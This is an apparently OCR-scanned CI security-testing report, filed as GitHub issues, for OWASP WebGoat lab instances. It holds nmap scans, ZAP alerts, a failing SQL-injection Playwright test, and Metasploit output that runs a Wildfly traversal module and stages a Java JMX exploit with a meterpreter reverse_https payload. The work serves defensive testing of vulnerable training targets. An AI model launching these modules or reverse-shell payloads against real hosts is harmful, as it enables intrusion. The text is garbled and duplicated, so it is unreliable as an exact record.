
Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... \_\_\_\_\_\_ Metasploit Framework Exploit Demo: \_\_\_\_\_\_ Target Web Goat Instance IP Address: 20.204.93.145 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking \_\_\_\_\_\_ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [\*] Processing ./src/exploitwildflydir traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly\_traversal): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RELATIVEFILEPATH standalone RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/ basics/using-metasploit.html RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections THREADS 1 yes The number of concurrent threads (max one per host) TRAVERSAL DEPTH 1 yes Traversal depth VHOST no HTTP server virtual host View the full module info with the info, or info -d command. [\*] resource (./src/exploitwildflydir\_traversal.rc)> Ruby Code (57 bytes) RHOSTS => resource (./src/exploitwildflydir traversal.rc)> run



Confidential

resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exit
[*] Payload Handler Started as Job
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> exploit
resource (./src/exploit <i>java</i> jmx <i>reverse</i> https.rc)> use payload/java/meterpreter/reverse_https
RHOSTS =>

# **Priority-Medium Nmap-ParrotOS Scan output**

GitHub Issue number # 792

GitHub Issue URL: Here!

parrotOS nmap "priority Medium"

Nmap vulnerability scanning for 20.204.93.145

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (10.2 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

```
Building dependency tree...
Reading state information...
47 packages can be upgraded. Run 'apt list --upgradable' to see them.
Running basic nmap scan...
Starting Nmap 7.92 (https://nmap.org) at 2023-12-11 07:21 UTC
Nmap scan report for 20.204.93.145
Host is up (0.20s latency).
Not shown: 65530 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 256 40:d6:7a:87:ca:87:52:31:e3:1e:b1:99:c9:2a:76:00 (ECDSA)
256 ef:a2:31:72:57:04:28:85:3a:24:76:de:93:9a:35:8b (ED25519)
80/tcp closed http
443/tcp closed https
8080/tcp open http-proxy
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Mon, 11 Dec 2023 07:25:00 GMT
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReg, Socks5, TLSSessionReg, TerminalServerCookie,
WMSRequest, oracle-tns:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest, HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
Date: Mon, 11 Dec 2023 07:24:59 GMT
```

```
| http-title: Site doesn't have a title.
9090/tcp open zeus-admin?
| fingerprint-strings:
| FourOhFourRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Mon, 11 Dec 2023 07:25:40 GMT
| GenericLines, Help, Kerberos, LDAPSearchReq, LPDString, RTSPRequest, SIPOptions,
SMBProgNeg, SSLSessionReq, SqueezeCenter_CLI, TLSSessionReq,
TerminalServerCookie, WMSRequest, ibm-db2-das:
| HTTP/1.1 400 Bad Request
| Content-Length: 0
| Connection: close
| GetRequest:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
| Date: Mon, 11 Dec 2023 07:24:59 GMT
| HTTPOptions:
| HTTP/1.1 404 Not Found
| Connection: close
| Content-Length: 0
Date: Mon, 11 Dec 2023 07:25:16 GMT
2 services unrecognized despite returning data. If you know the service/version, please
submit the following fingerprints at https://nmap.org/cgi-bin/submit.cgi?new-service:
=========NEXT SERVICE FINGERPRINT (SUBMIT
INDIVIDUALLY)========
SF-Port8080-TCP:V=7.92%I=7%D=12/11%Time=6576B94B%P=x86 64-pc-linux-
gnu%r(G
SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n
SF:r Content-Length: 0 Date: Mon, 11 Dec 2023 07:24:
SF:59 GMT
")%r(HTTPOptions,65,"HTTP/1.1 404 Not Found\n
```

SF:r Connection: close Content-Length: 0 Date: Mon, 11\n

SF:x20Dec 2023 07:24:59 GMT

")%r(RTSPRequest,42,"HTTP/1.1

SF: 400 Bad Request Content-Length: 0 Connection: clo

SF:se

")%r(FourOhFourRequest,65,"HTTP/1.1 404 Not Found

SF: Connection: close Content-Length: 0 Date: Mon, 11\x

SF:20Dec 2023 07:25:00 GMT

")%r(Socks5,42,"HTTP/1.1 40

SF:0 Bad Request Content-Length: 0 Connection: close

SF: ")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content

SF:-Length: 0 Connection: close

")%r(Help,42,"HTTP/1.1

SF:0400 Bad Request Content-Length: 0 Connection: close\n

SF:r

")%r(SSLSessionReq,42,"HTTP/1.1 400 Bad Request Con

SF:tent-Length: 0 Connection: close

")%r(TerminalServerCoo

SF:kie,42,"HTTP/1.1 400 Bad Request Content-Length: 0 C

SF:onnection: close

")%r(TLSSessionReq,42,"HTTP/1.1 400 B

SF:ad Request Content-Length: 0 Connection: close

")

SF:%r(Kerberos,42,"HTTP/1.1 400 Bad Request Content-Length:\x

SF:200 Connection: close

")%r(SMBProgNeg,42,"HTTP/1.1 400

SF: Bad Request Content-Length: 0 Connection: close \n

SF:r ")%r(LPDString,42,"HTTP/1.1 400 Bad Request Content-Len

SF:gth: 0 Connection: close

")%r(LDAPSearchReq,42,"HTTP/1\n

SF:.1 400 Bad Request Content-Length: 0 Connection: c

SF:lose

")%r(SIPOptions,42,"HTTP/1.1 400 Bad Request C SF:ontent-Length: 0 Connection: close ")%r(WMSRequest,42," SF:HTTP/1.1 400 Bad Request Content-Length: 0 Connectio SF:n: close ")%r(oracle-tns,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close "); ==========NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)======== SF-Port9090-TCP:V=7.92%I=7%D=12/11%Time=6576B94B%P=x86 64-pc-linuxgnu%r(G SF:etRequest,65,"HTTP/1.1 404 Not Found Connection: close\n SF:r Content-Length: 0 Date: Mon, 11 Dec 2023 07:24: SF:59 GMT ")%r(WMSRequest,42,"HTTP/1.1 400 Bad Request SF: Content-Length: 0 Connection: close ")%r(ibm-db2-da SF:s,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Con SF:nection: close ")%r(SqueezeCenter CLI,42,"HTTP/1.1 400 SF:0Bad Request Content-Length: 0 Connection: close SF:")%r(GenericLines,42,"HTTP/1.1 400 Bad Request Content-Len SF:gth: 0 Connection: close ")%r(HTTPOptions,65,"HTTP/1.1 SF: 404 Not Found Connection: close Content-Length: 0 SF: Date: Mon. 11 Dec 2023 07:25:16 GMT ")%r(R SF:TSPRequest,42,"HTTP/1.1 400 Bad Request Content-Length: SF:00 Connection: close ")%r(Help,42,"HTTP/1.1 400 Bad SF: Request Content-Length: 0 Connection: close ")%r

SF:(SSLSessionReg,42,"HTTP/1.1 400 Bad Reguest Content-Length SF:: 0 Connection: close ")%r(TerminalServerCookie,42,"HTT SF:P/1.1 400 Bad Request Content-Length: 0 Connection:\n SF:x20close ")%r(TLSSessionReg,42,"HTTP/1.1 400 Bad Reque SF:st Content-Length: 0 Connection: close ")%r(Kerberos SF:,42,"HTTP/1.1 400 Bad Request Content-Length: 0 Conn SF:ection: close ")%r(SMBProgNeg,42,"HTTP/1.1 400 Bad SF:Request Content-Length: 0 Connection: close ")%r(Fou SF:rOhFourRequest,65,"HTTP/1.1 404 Not Found Connection: c SF:lose Content-Length: 0 Date: Mon, 11 Dec 2023 0 SF:7:25:40 GMT ")%r(LPDString,42,"HTTP/1.1 400 Bad Reg SF:uest Content-Length: 0 Connection: close ")%r(LDAPSe SF:archReg,42,"HTTP/1.1 400 Bad Reguest Content-Length: 0\n SF:r Connection: close ")%r(SIPOptions,42,"HTTP/1.1 400 SF:Bad Request Content-Length: 0 Connection: close SF:); Device type: general purpose|storage-misc|firewall Running (JUST GUESSING): Linux 4.X|2.6.X|3.X (86%), Synology DiskStation Manager 5.X (86%), WatchGuard Fireware 11.X (86%), FreeBSD 6.X (85%) OS CPE: cpe:/o:linux:linuxkernel:4.0 cpe:/o:linux:linuxkernel:2.6.32 cpe:/ o:linux:linuxkernel:3.4 cpe:/o:linux:linuxkernel cpe:/a:synology:diskstation manager:5.1 cpe:/o:watchguard:fireware:11.8 cpe:/o:freebsd:freebsd:6.2

Aggressive OS guesses: Linux 4.0 (86%), Linux 2.6.32 (86%), Linux 3.4 (86%), Linux 3.5 (86%), Linux 4.2 (86%), Linux 4.4 (86%), Synology DiskStation Manager 5.1 (86%), WatchGuard Fireware 11.8 (86%), Linux 2.6.39 (85%), Linux 3.10 - 3.16 (85%)

No exact OS matches for host (test conditions non-ideal).

Network Distance: 5 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE (using port 80/tcp)

**HOP RTT ADDRESS** 

1 0.03 ms 172.17.0.1

2 ... 4

5 5713.04 ms 20.204.93.145

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 323.50 seconds

Running vulnerability scanning using basic nmap scripts - SQL Injection...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-11 07:27 UTC

Nmap scan report for 20.204.93.145

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 0.79 seconds

Running vulnerability scanning using CSS nmap script...

Starting Nmap 7.92 (https://nmap.org) at 2023-12-11 07:27 UTC

Nmap scan report for 20.204.93.145

Host is up (0.20s latency).

PORT STATE SERVICE

8080/tcp open http-proxy

Nmap done: 1 IP address (1 host up) scanned in 1.20 seconds

# **Priority High - Sonar Cloud Code Scan Report**

GitHub Issue number # 791

GitHub Issue URL: Here!

SonarCloud "priority High"

#### SonarCloud Scan for OWASP WebGoat

Go to <a href="https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST">https://sonarcloud.io/project/overview?id=pradyumna-muppirala\_WebGoatSAST</a> for full report of SonarCloud with Github SSO.

### **Priority High - Snyk Report**

GitHub Issue number # 790

GitHub Issue URL: Here!

Snyk\_scan "priotity High"

### **Snyk Scan for OWASP WebGoat**

Go to <a href="https://app.snyk.io/org/pradyumna-muppirala">https://app.snyk.io/org/pradyumna-muppirala</a> for full report of Snyk with Github SSO.

# **Priotity-High Pytest-Playwright Test Output Issue**

GitHub Issue number # 789 GitHub Issue URL: Here! **Playwright** pytest "priority High" Starting pytests.... ======= test session starts \_\_\_\_\_ platform linux -- Python 3.10.12, pytest-7.4.3, pluggy-1.3.0 rootdir: /home/runner/work/ASTICI/ASTICI configfile: apture=tee-sys plugins: anyio-4.1.0, playwright-0.4.3, tornasync-0.6.0.post2, asyncio-0.23.2, baseurl-2.0.0, trio-0.8.0 asyncio: mode=strict collected 5 items src/test\_AsyncWebGoatUseCases.py .F. [ 60%] src/test\_WebGoatUseCases.py .. [100%] ========= FAILURES \_\_\_\_\_\_ \_\_ test*webgoat*sqli*test* @pytest.mark.asyncio async def testwebgoatsqli test(): " check and validate if home page can be accessed with JSESSIONID" async with async playwright() as p: browser = await p.chromium.launch() page = await browser.new\_page() page.set*default*timeout(600000) await asyncutilwebgoatloginproc(page) await runSqlIOnJQuery(page) src/test AsyncWebGoatUseCases.py:62:

```
src/test AsyncWebGoatUseCases.py:51: in runSqllOnJQuery
await page.getbytext("You have succeeded: USERID, FIRSTNAME, LASTNAME,
CCNUMBER, CCTYPE, COOKIE, L").click()
../../.local/lib/python3.10/site-packages/playwright/asyncapi/generated.py:15706: in
click
await self.implobj.click(
../../.local/lib/python3.10/site-packages/playwright/impl/locator.py:159: in click
return await self.frame.click(self.selector, strict=True, **params)
../../.local/lib/python3.10/site-packages/playwright/impl/frame.py:484: in click
await self.channel.send("click", localsto params(locals()))
../../.local/lib/python3.10/site-packages/playwright/impl/connection.py:62: in send
return await self.connection.wrapapi call(
../../.local/lib/python3.10/site-packages/playwright/impl/connection.py:492: in
wrapapicall
return await cb()
self = impl.connection.Channel object at 0x7fcdeeacfac0>
method = 'click'
params = {'selector': 'internal:text="You have succeeded: USERID, FIRSTNAME,
LASTNAME, CCNUMBER, CCTYPE, COOKIE, L"i', 'strict': True}
returnasdict = False
async definner send(
self, method: str, params: Optional[Dict], returnasdict: bool
) -> Any:
if params is None:
params = \{\}
callback = self.connection.sendmessageto server(
self. object, method, params
)
if self.connection.error:
error = self.connection.error
self.connection.error = None
raise error
done, = await asyncio.wait(
```

```
{
self.connection.transport.onerrorfuture,
callback.future,
},
returnwhen=asyncio.FIRSTCOMPLETED,
if not callback.future.done():
callback.future.cancel()
     result = next(iter(done)).result()
E playwright.impl.errors.TimeoutError: Timeout 600000ms exceeded.
../../.local/lib/python3.10/site-packages/playwright/impl/connection.py:100:
TimeoutError
_____
Stop pytests....
```

# Priority-High - OWASP WebGoat Landing Page ZAP Scan

GitHub Issue number # 788

GitHub Issue URL: Here!

- Site: <a href="http://4.224.35.6:8080">http://4.224.35.6:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://4.224.35.6:8080/WebGoat/login
  - Cookie No HttpOnly Flag [10010] total: 1:
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Cookie Slack Detector [90027] total: 2:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Cookie without SameSite Attribute [10054] total: 1:
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
  - Base64 Disclosure [10094] total: 1:
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Non-Storable Content [10049] total: 1:
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Sec-Fetch-Dest Header is Missing [90005] total: 3:
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/WebGoat/login
    - <a href="http://4.224.35.6:8080/WebGoat/start.mvc">http://4.224.35.6:8080/WebGoat/start.mvc</a>
  - Sec-Fetch-Mode Header is Missing [90005] total: 3:
    - http://4.224.35.6:8080/robots.txt
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Sec-Fetch-Site Header is Missing [90005] total: 3:
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/WebGoat/login
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Sec-Fetch-User Header is Missing [90005] total: 3:
    - http://4.224.35.6:8080/robots.txt
    - <a href="http://4.224.35.6:8080/WebGoat/login">http://4.224.35.6:8080/WebGoat/login</a>
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Session Management Response Identified [10112] total: 2:
    - http://4.224.35.6:8080/WebGoat/start.mvc
    - http://4.224.35.6:8080/WebGoat/start.mvc
  - Storable and Cacheable Content [10049] total: 4:
    - http://4.224.35.6:8080/
    - http://4.224.35.6:8080/robots.txt
    - http://4.224.35.6:8080/sitemap.xml
    - http://4.224.35.6:8080/WebGoat/login

- User Agent Fuzzer [10104] total: 12:
  - http://4.224.35.6:8080/WebGoat/start.mvc
  - <a href="http://4.224.35.6:8080/WebGoat/start.mvc">http://4.224.35.6:8080/WebGoat/start.mvc</a>
  - http://4.224.35.6:8080/WebGoat/start.mvc
  - <a href="http://4.224.35.6:8080/WebGoat/start.mvc">http://4.224.35.6:8080/WebGoat/start.mvc</a>
  - <a href="http://4.224.35.6:8080/WebGoat/start.mvc">http://4.224.35.6:8080/WebGoat/start.mvc</a>
  - **.**..

View the following link to download the report. RunnerID:7124934061

- Site: <a href="http://20.204.93.145:8080">http://20.204.93.145:8080</a> New Alerts
  - Absence of Anti-CSRF Tokens [10202] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Anti-CSRF Tokens Check [20012] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Content Security Policy (CSP) Header Not Set [10038] total: 1:
    - http://20.204.93.145:8080/WebGoat/login
  - Missing Anti-clickjacking Header [10020] total: 1:
    - http://20.204.93.145:8080/WebGoat/login
  - Permissions Policy Header Not Set [10063] total: 1:
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - X-Content-Type-Options Header Missing [10021] total: 1:
    - http://20.204.93.145:8080/WebGoat/login
  - Sec-Fetch-Dest Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/robots.txt
    - http://20.204.93.145:8080/WebGoat/login
  - Sec-Fetch-Mode Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/robots.txt
    - <a href="http://20.204.93.145:8080/WebGoat/login">http://20.204.93.145:8080/WebGoat/login</a>
  - Sec-Fetch-Site Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/robots.txt
    - http://20.204.93.145:8080/WebGoat/login
  - Sec-Fetch-User Header is Missing [90005] total: 3:
    - http://20.204.93.145:8080/
    - http://20.204.93.145:8080/robots.txt
    - http://20.204.93.145:8080/WebGoat/login
  - Storable and Cacheable Content [10049] total: 4:
    - http://20.204.93.145:8080/
    - <a href="http://20.204.93.145:8080/robots.txt">http://20.204.93.145:8080/robots.txt</a>
    - <a href="http://20.204.93.145:8080/sitemap.xml">http://20.204.93.145:8080/sitemap.xml</a>
    - http://20.204.93.145:8080/WebGoat/login

View the following link to download the report. RunnerID:7164093277

# **Priotity-High Metasploit-ParrotOS Test output**

GitHub Issue number # 787

GitHub Issue URL: Here!

parrotOS metasploit "priority High"

Interactive Application Security Testing:

Making sure that parrot OS docker image has all the latest updates...

Get:1 https://deb.parrot.sh/parrot parrot InRelease [14.6 kB]

Get:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease [14.3 kB]

Get:3 https://deb.parrot.sh/parrot parrot-backports InRelease [14.5 kB]

Get:4 https://deb.parrot.sh/parrot parrot/main amd64 Packages [15.5 MB]

Get:5 https://deb.parrot.sh/parrot parrot/contrib amd64 Packages [103 kB]

Get:6 https://deb.parrot.sh/parrot parrot/non-free amd64 Packages [210 kB]

Get:7 https://deb.parrot.sh/direct/parrot parrot-security/main amd64 Packages [502 kB]

Get:8 https://deb.parrot.sh/direct/parrot parrot-security/non-free amd64 Packages [884 B]

Get:9 https://deb.parrot.sh/parrot parrot-backports/main amd64 Packages [980 kB]

Get:10 https://deb.parrot.sh/parrot parrot-backports/contrib amd64 Packages [19.6 kB]

Get:11 https://deb.parrot.sh/parrot parrot-backports/non-free amd64 Packages [50.9 kB]

Fetched 17.5 MB in 2s (10.2 MB/s)

Reading package lists...

Building dependency tree...

Reading state information...

47 packages can be upgraded. Run 'apt list --upgradable' to see them.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file

libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev
libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2
libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0
libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3
libx11-6 libx11-data libxpm4 locales openssh-client openssh-server
openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13
postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.

Reading package lists...

Building dependency tree...

Reading state information...

Calculating upgrade...

The following packages will be upgraded:

bind9-dnsutils bind9-host bind9-libs cpio curl dnsutils dpkg dpkg-dev file libaom0 libc-bin libc-dev-bin libc-devtools libc-l10n libc6 libc6-dev libc6-i386 libcups2 libcurl3-gnutls libcurl4 libdpkg-perl libgssapi-krb5-2 libjs-sphinxdoc libjson-c5 libk5crypto3 libkrb5-3 libkrb5support0 libmagic-mgc libmagic1 libpq5 libssl1.1 libwebp6 libwebpdemux2 libwebpmux3 libx11-6 libx11-data libxpm4 locales openssh-client openssh-server openssh-sftp-server openssl postgresql postgresql-13 postgresql-client-13 postgresql-client-common postgresql-common

47 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.

Need to get 49.6 MB of archives.

After this operation, 34.8 kB disk space will be freed.

Do you want to continue? [Y/n] Abort.


Hit:1 https://deb.parrot.sh/parrot parrot InRelease

Hit:2 https://deb.parrot.sh/direct/parrot parrot-security InRelease

Hit:3 https://deb.parrot.sh/parrot parrot-backports InRelease

Reading package lists...

Building dependency tree... Reading state information... 47 packages can be upgraded. Run 'apt list --upgradable' to see them. Cleaning up any existing old code copies of security tests... This is not a secure way to check out code; Getting the latest code copy for all security tests... \_\_\_\_\_\_ Metasploit Framework Exploit Demo: \_\_\_\_\_\_ Target Web Goat Instance IP Address: 4.224.35.6 Possible Metasploit exploits or auxilaries or payloads, that can used for attacking \_\_\_\_\_\_ Sample attack executions from msfconsole CLI >>> Sample 1: Running Wildfly directory traversal auxillary attack ... >>> [\*] Processing ./src/exploitwildflydir traversal.rc for ERB directives. resource (./src/exploitwildflydirtraversal.rc)> use auxiliary/scanner/http/wildflytraversal resource (./src/exploitwildflydir traversal.rc)> show options Module options (auxiliary/scanner/http/wildfly\_traversal): Name Current Setting Required Description Proxies no A proxy chain of format 